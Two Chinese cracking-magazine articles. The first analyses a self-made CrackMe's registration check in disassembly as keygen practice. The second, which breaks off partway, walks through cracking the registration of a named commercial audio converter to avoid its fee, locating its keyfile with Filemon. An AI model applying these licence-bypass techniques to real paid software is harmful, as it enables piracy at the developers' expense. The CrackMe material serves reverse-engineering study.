在前几期中我们提到过注册机，也专门介绍了一些注册机的制作，这些只需要你了解软件的注册流程，找到关键跳转或注册码存储的地址就可以实现了。今天我们要更加深入地切入软件内部，找出它判断注册码的方法，并且将软件判断步骤还原。

一、注册分析

想找一个适合我们菜鸟分析的软件真的不容易啊，于是就模拟某个软件写了个CrackME来作为分析学习的对象。今天的关键就是还原注册CALL，所以软件我也不加壳了，直接运行（如图1）。



图1 CrackMe界面

我们随便输入注册码：www.nohack.cn，程序马上给出提示“请填写正确的注册码”，哈哈，有提示就好办了。拿出W32dsm反汇编，进行串式参考（如图2）。




图2 串式参考

我们可以看到注册成功和注册失败的字符串在一起，双击就来到下面地址：

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004011BD(U)
* Possible StringData Ref from Data Obj ->"请输入注册码:"
:0040118B 68F4704000            push 004070F4
:00401190 E84B000000            call 004011E0
:00401195 8D442404              lea eax, dword ptr [esp+04]
:00401199 50                    push eax
:0040119A E85C020000            call 004013FB
:0040119F 8D4C2408              lea ecx, dword ptr [esp+08]
:004011A3 51                    push ecx
:004011A4 E897FEFFFF            call 00401040       //关键的CALL，算法就这里
:004011A9 83C40C                add esp, 0000000C
:004011AC 85C0                  test eax, eax
:004011AE 750F                  jne 004011BF        //这里就是关键跳转

* Possible StringData Ref from Data Obj ->"请填写正确的注册码!
:004011B0 68DC704000            push 004070DC
:004011B5 E826000000            call 004011E0
:004011BA 83C404                add esp, 00000004
:004011BD EBCC                  jmp 0040118B

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004011AE(C)
* Possible StringData Ref from Data Obj ->"恭喜你成功获取注册码!
:004011BF 68C4704000            push 004070C4
:004011C4 E817000000            call 004011E0
:004011C9 83C404                add esp, 00000004
:004011CC 6A00                  push 00000000
:004011CE E853010000            call 00401326
```

从上面的反汇编代码我们可以看出这个是一个经典的注册流程：

获取注册码?调用关键CALL对注册码计算?注册码正确（错误）?提示成功（失败）

对程序的流程有了大概了解了，现在我们就用OllyDbg进行跟踪分析吧。用OD直接加载程序后CTRL + G （输入表达式进行跟随） 在弹出的对话框中输入关键CALL地址00401040，我们直接就来到了计算比较注册码的CALL里面，我把它复制下来分析一下。

```
00401040  /$ 81EC 04010000   SUB ESP,104
00401046  |. 83C9 FF         OR ECX,FFFFFFFF
00401049  |. 33C0            XOR EAX,EAX
0040104B  |. 8D5424 04       LEA EDX,DWORD PTR SS:[ESP+4]
0040104F  |. 53              PUSH EBX
00401050  |. 56              PUSH ESI
00401051  |. 57              PUSH EDI
00401052  |. 8BBC24 1401000>MOV EDI,DWORD PTR SS:[ESP+114]
00401059  |. F2:AE           REPNE SCAS BYTE PTR ES:[EDI]
0040105B  |. F7D1            NOT ECX
0040105D  |. 2BF9            SUB EDI,ECX
0040105F  |. 8BC1            MOV EAX,ECX
00401061  |. 8BF7            MOV ESI,EDI
00401063  |. 8BFA            MOV EDI,EDX
00401065  |. C1E9 02         SHR ECX,2
00401068  |. F3:A5           REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS>
0040106A  |. 8BC8            MOV ECX,EAX
0040106C  |. 33C0            XOR EAX,EAX
0040106E  |. 83E1 03         AND ECX,3
00401071  |. F3:A4           REP MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[>
00401073  |. 8D7C24 10       LEA EDI,DWORD PTR SS:[ESP+10]
00401077  |. 83C9 FF         OR ECX,FFFFFFFF
0040107A  |. F2:AE           REPNE SCAS BYTE PTR ES:[EDI]
0040107C  |. F7D1            NOT ECX
0040107E  |. 49              DEC ECX
0040107F  |. 83F9 0A         CMP ECX,0A          //查看注册码是否为10位
00401082  |. 74 0A           JE SHORT 1.0040108E
00401084  |. 5F              POP EDI
00401085  |. 5E              POP ESI
00401086  |. 5B              POP EBX
00401087  |. 81C4 04010000   ADD ESP,104
0040108D  |. C3              RETN
0040108E  |> 807C24 14 40    CMP BYTE PTR SS:[ESP+14],40
//获取假注册码的第5位，看是否为@
00401093  |. 74 0C           JE SHORT 1.004010A1
00401095  |. 5F              POP EDI
00401096  |. 5E              POP ESI
00401097  |. 33C0            XOR EAX,EAX
00401099  |. 5B              POP EBX
```

```
00401 09A  |. 81C4 04010000  ADD ESP,104
004010A0  |. C3              RETN
004010A1  |> 807C24 18 24    CMP BYTE PTR SS:[ESP+18],24
//获取假注册码的第9位，看是否为$
004010A6  |. 74 0C           JE SHORT 1.004010B4
004010A8  |. 5F              POP EDI
004010A9  |. 5E              POP ESI
004010AA  |. 33C0            XOR EAX,EAX
004010AC  |. 5B              POP EBX
004010AD  |. 81C4 04010000   ADD ESP,104
004010B3  |. C3              RETN
004010B4  |> 807C24 12 2F    CMP BYTE PTR SS:[ESP+12],
2F   //获取假注册码的第3位，看是否为/
004010B9  |. 74 0C           JE SHORT 1.004010C7
004010BB  |. 5F              POP EDI
004010BC  |. 5E              POP ESI
004010BD  |. 33C0            XOR EAX,EAX
004010BF  |. 5B              POP EBX
004010C0  |. 81C4 04010000   ADD ESP,104
004010C6  |. C3              RETN
004010C7  |> 0FBE4C24 11     MOVSX ECX,BYTE PTR SS:
[ESP+11] //获取假注册码的第2位，转换成整型
004010CC  |. 6A 00           PUSH 0
004010CE  |. 51              PUSH ECX
004010CF  |. 8D5424 16       LEA EDX,DWORD PTR SS:
[ESP+16]
004010D3  |. 68 BC704000 PUSH 1.004070BC  ; ASCII "%c%c"
004010D8  |. 52              PUSH EDX
004010D9  |. E8 C9010000     CALL 1.004012A7
004010DE  |. 8D4424 1E  LEA EAX,DWORD PTR SS:[ESP+1E]
004010E2  |. 50              PUSH EAX
004010E3  |. E8 B4010000     CALL 1.0040129C
004010E8  |. 0FBE4C24 2D     MOVSX ECX,BYTE PTR SS:
[ESP+2D] //获取假注册码的第10位，转换成整型
004010ED  |. 6A 00           PUSH 0
004010EF  |. 51              PUSH ECX
004010F0  |. 8D5424 2A  LEA EDX,DWORD PTR SS:[ESP+2A]
004010F4  |. 68 BC704000 PUSH 1.004070BC  ; ASCII "%c%c"
004010F9  |. 52              PUSH EDX
004010FA  |. 8BF0            MOV ESI,EAX
004010FC  |. E8 A6010000     CALL 1.004012A7
00401101  |. 8D4424 32  LEA EAX,DWORD PTR SS:[ESP+32]
00401105  |. 50              PUSH EAX
00401106  |. E8 91010000     CALL 1.0040129C
0040110B  |. 0FBE4C24 3B     MOVSX ECX,BYTE PTR SS:
[ESP+3B]  //获取假注册码的第4位，转换成整型
00401110  |. 6A 00           PUSH 0
00401112  |. 51              PUSH ECX
00401113  |. 8D5424 3E  LEA EDX,DWORD PTR SS:[ESP+3E]
00401117  |. 68 BC704000 PUSH 1.004070BC  ; ASCII "%c%c"
0040111C  |. 52              PUSH EDX
0040111D  |. 8BF8            MOV EDI,EAX
0040111F  |. E8 83010000     CALL 1.004012A7
00401124  |. 8D4424 46  LEA EAX,DWORD PTR SS:[ESP+46]
00401128  |. 50              PUSH EAX
00401129  |. E8 6E010000     CALL 1.0040129C
0040112E  |. 0FBE4C24 53     MOVSX ECX,BYTE PTR SS:
[ESP+53] //获取假注册码的第8位，转换成整型
00401133  |. 6A 00           PUSH 0
00401135  |. 51              PUSH ECX
00401136  |. 8D5424 52  LEA EDX,DWORD PTR SS:[ESP+52]
0040113A  |. 68 BC704000     PUSH 1.004070BC
; ASCII "%c%c"
0040113F  |. 52              PUSH EDX
00401140  |. 8BD8            MOV EBX,EAX
00401142  |. E8 60010000     CALL 1.004012A7
00401147  |. 83C4 4C         ADD ESP,4C
0040114A  |. 8D4424 0E  LEA EAX,DWORD PTR SS:[ESP+E]
0040114E  |. 50              PUSH EAX
0040114F  |. E8 48010000     CALL 1.0040129C
00401154  |. 03FE            ADD EDI,ESI
00401156  |. 83C4 04         ADD ESP,4
00401159  |. 83FF 08         CMP EDI,8         //将注册码第2位
减第10位，判断和是否为8
0040115C  |. 74 0C           JE SHORT 1.0040116A
0040115E  |. 5F              POP EDI
0040115F  |. 5E              POP ESI
00401160  |. 33C0            XOR EAX,EAX
00401162  |. 5B              POP EBX
00401163  |. 81C4 04010000   ADD ESP,104
00401169  |. C3              RETN
0040116A  |> 2BD8            SUB EBX,EAX
0040116C  |. 33C0            XOR EAX,EAX
0040116E  |. 83FB 06         CMP EBX,6      //将注册码第4位
和第8位相加，判断差是否为6
00401171  |. 5F              POP EDI
00401172  |. 5E              POP ESI
00401173  |. 5B              POP EBX
00401174  |. 0F94C0          SETE AL
00401177  |. 81C4 04010000   ADD ESP,104
0040117D  \. C3              RETN
```

终于分析完了，现在来总结一下程序到底做了什么：

1. 将输入的注册码传到函数里面。
2. 获取注册码的位数，如果不是10位的话就跳出 (if(strlen(注册码)!=10) 注册失败)。
3. 获取假注册码的第5位，看是否为'@'，不是就跳 (if(注册码[4]!='@') 注册失败)。
4. 获取假注册码的第9位，看是否为'$'，不是就跳 (if(注册码[9]!='$') 注册失败)。
5. 获取假注册码的第3位，看是否为'/'，不是就跳 (if(注册码[3]!='/') 注册失败)。
6. 将注册码中第2、4、8、10位的字符转换成整型
7. 把注册码第2位和第10位的转换好的整型数相加，结果不等于8就跳 (atoi(注册码[2])+atoi(注册码[10])!=8 注册失败)。
8. 把注册码第4位减第8位，结果不等于6就跳。(atoi(注册码[4])-atoi(注册码[8])!=6 注册失败)。

用了八步，我们将软件对注册码核对的CALL给分析完了。很明显这个注册的CALL的算法是非常简单的，剩下的任务就是写一个专门的注册机了，这个就不要我再写了吧，如果你觉得自己编程要提高一下，就自己完成吧。

二、总结

今天我们对软件的注册流程和注册码检验CALL进行了深入分析，当然还有很多软件使用的是其他方法，但我们只要将汇编语言学好，找到程序注册的关键CALL，相信其他的都不是问题了。我们以后只有多动手多练习，经验才有积累，能力才会提高。

【本文介绍的OllyDbg v1.10 2005.3汉化修正版和W32Dsm汉化版和黄金版都已收录在光盘中】

编辑评语：对于一个新手来说，算法的确是一件头痛的事，不过分析算法也不是遥不可及的，目前还有很多软件试用的算法是比较简单的，只要你有耐心，就可以很容易地分析出来。还有很多软件使用的算法是一些公开的算法，比如MD5算法，虽然这些算法很强劲，但由于使用的方法不对，比如很多软件仅用“注册码=MD5(注册名)”这样的傻瓜公式来使用这些算法，而且这些算法可以在网上找到大量的代码，即使是菜鸟也可以很轻易地写出注册机。所以对于比较复杂的公开算法，只要你知道它使用的是什么算法，也可以比较轻易地算出注册码，甚至写出注册机。

我为歌狂——全能音频转换通的破解

haksign

前段时间弄了一个MP3播放器，就在网上疯狂地下载音乐，128M的MP3播放器对于动辄8～9MB的MP3文件显得有些力不从心，而且网络上还有好多的音乐都是RM格式的，我的这个破MP3根本就不支持这种格式。于是我就在网上寻到了一个可以转化文件格式的软件——全能音频转换通。我找到的这个版本是1.2，为最新版本。我们还是先看看软件的介绍吧。

> 软件名称：全能音频转换通 v1.2
> 软件主页：http://davidsoft.nease.net/AudioConverter/
> 软件简介：全能音频转换通是一款音视频文件格式转换软件。它支持目前所有流行的媒体文件格式(MP3/MP2/OGG/APE/WAV/WMA/AVI/RM/RMVB/ASF/MPEG/DAT)，并能批量转换。更为强大的是，该软件能从视频文件中分离出音频流，转换成完整的音频文件。典型的应用如WAV转MP3，MP3转WMA，WAV转WMA，RM(RMVB)转MP3，AVI转MP3，RM(RMVB)转WMA等。你也可以从整个媒体中截取出部分时间段，转成一个音频文件，或者将几个不同格式的媒体转换并连接成一个音频文件。自定义的各种质量参数，可以满足你各种不同的需要。

看了我都口水直流，不过让人郁闷的是这款软件是需要注册的，而且注册费用要28元。我哪里来的那么多闲钱？没办法，只好破解了，谁让我是穷人呢。下面介绍一下本次破解用到的工具：

> 调试工具：OllyDbg1.0中文汉化版（包含各种插件）
> 壳侦测工具：PEiD
> 监视工具：Filemon v7.01

也许看过我写的东西的朋友会发现，我写的东西大多都是比较具体介绍思路的。所以文章看起来有些啰嗦，但是我希望大家可以通过我的文章得到一些启发，这才是最重要的！好了，言归正传，下面开始破解！

按照一般的破解步骤，首先查看软件有没有加壳，如图1所示。




图1 查壳

哇哈……看到了没有，软件竟然没有加壳。我有一种不祥的预感，这个软件一定会被我……也说不定哦（废话，没有破解成功，土豆会让你在这里叽叽歪歪么？）。然后我用Ollydbg（以下简称OD）载入这个软件，到这里有些朋友喜欢一开始就闷头破解，我认为这样子不好。中国有句俗话叫"磨刀不误砍柴工"，在破解开始之前，我们应该熟悉一下软件的各个功能，特别是要注意软件是怎样注册的，也许可以在这里面发现一些蛛丝马迹也说不定哦，这样的话就会对软件的破解有很大的帮助了。按F9运行程序，我们先来注册一下看看，如图2所示。




图2 注册程序

看来是把注册码保存在一个地方，然后在下一次启动的时候再比较。这也是现在软件流行的注册方式。的确，这样可以阻挡住大部分的初学者，很多刚开始接触破解的朋友也对此是望而却步，但是要想获得技术上的提升我们就必须克服这些东西！其实这种注册方式并不是想像中的那么难攻破，无非就是将注册信息写入注册表或者别的什么文件，然后下次启动的时候读取该文件的内容再进行注册。下面就让我们一起来揭开这种注册方式的神秘面纱吧！

前面说过了，现在流行的方式有两种：一是将注册信息写入注册表，二是将注册信息写入别的文件。一开始我猜软件是将文件写入注册表，而且在软件的库函数导入表中也的确发现操作注册表的API函数（在OD中按Ctrl + N可以查看到程序的导入函数），如图3所示。




图3 查看导入的函数

但是在类似这些函数上下断点后注册，重启后程序并没有中断下来，难道程序是用keyfile（就是第二注册方式）的方式注册？如果真的是那样，现在首要的任务就是要找到程序将我们添入的注册信息写入到了哪一个文件中。

现在，轮到Filemon出场了。Filemon是Windows下一款强大的监视文件调用的软件，我们用这款软件就可以知道软件做了什么动作了，如果你还不会使用这款软件的话，建议你读一下软件的使用说明。在Filemon下设置过滤器，关键字为"全能音频转换通"，Filemon就会只记录"全能音频转换通"的活动了。我们运行"全能音频转换通"可以看到Filemon中立马有了动静。不过我们还没有注册，所以这些不是我们所需要的信息。

下面我们点注册，就在点下注册按钮后的那一刹那，Filemon捕获到了软件所进行的操作，如图4所示。

可以看到，软件对C:\全能音频转换通\Media.ini文件进行了多次的操作（其中，C:\全能音频转换通为软件的安装目录）。我们来到这个目录下找到这个文件，看了一下里面的信息：

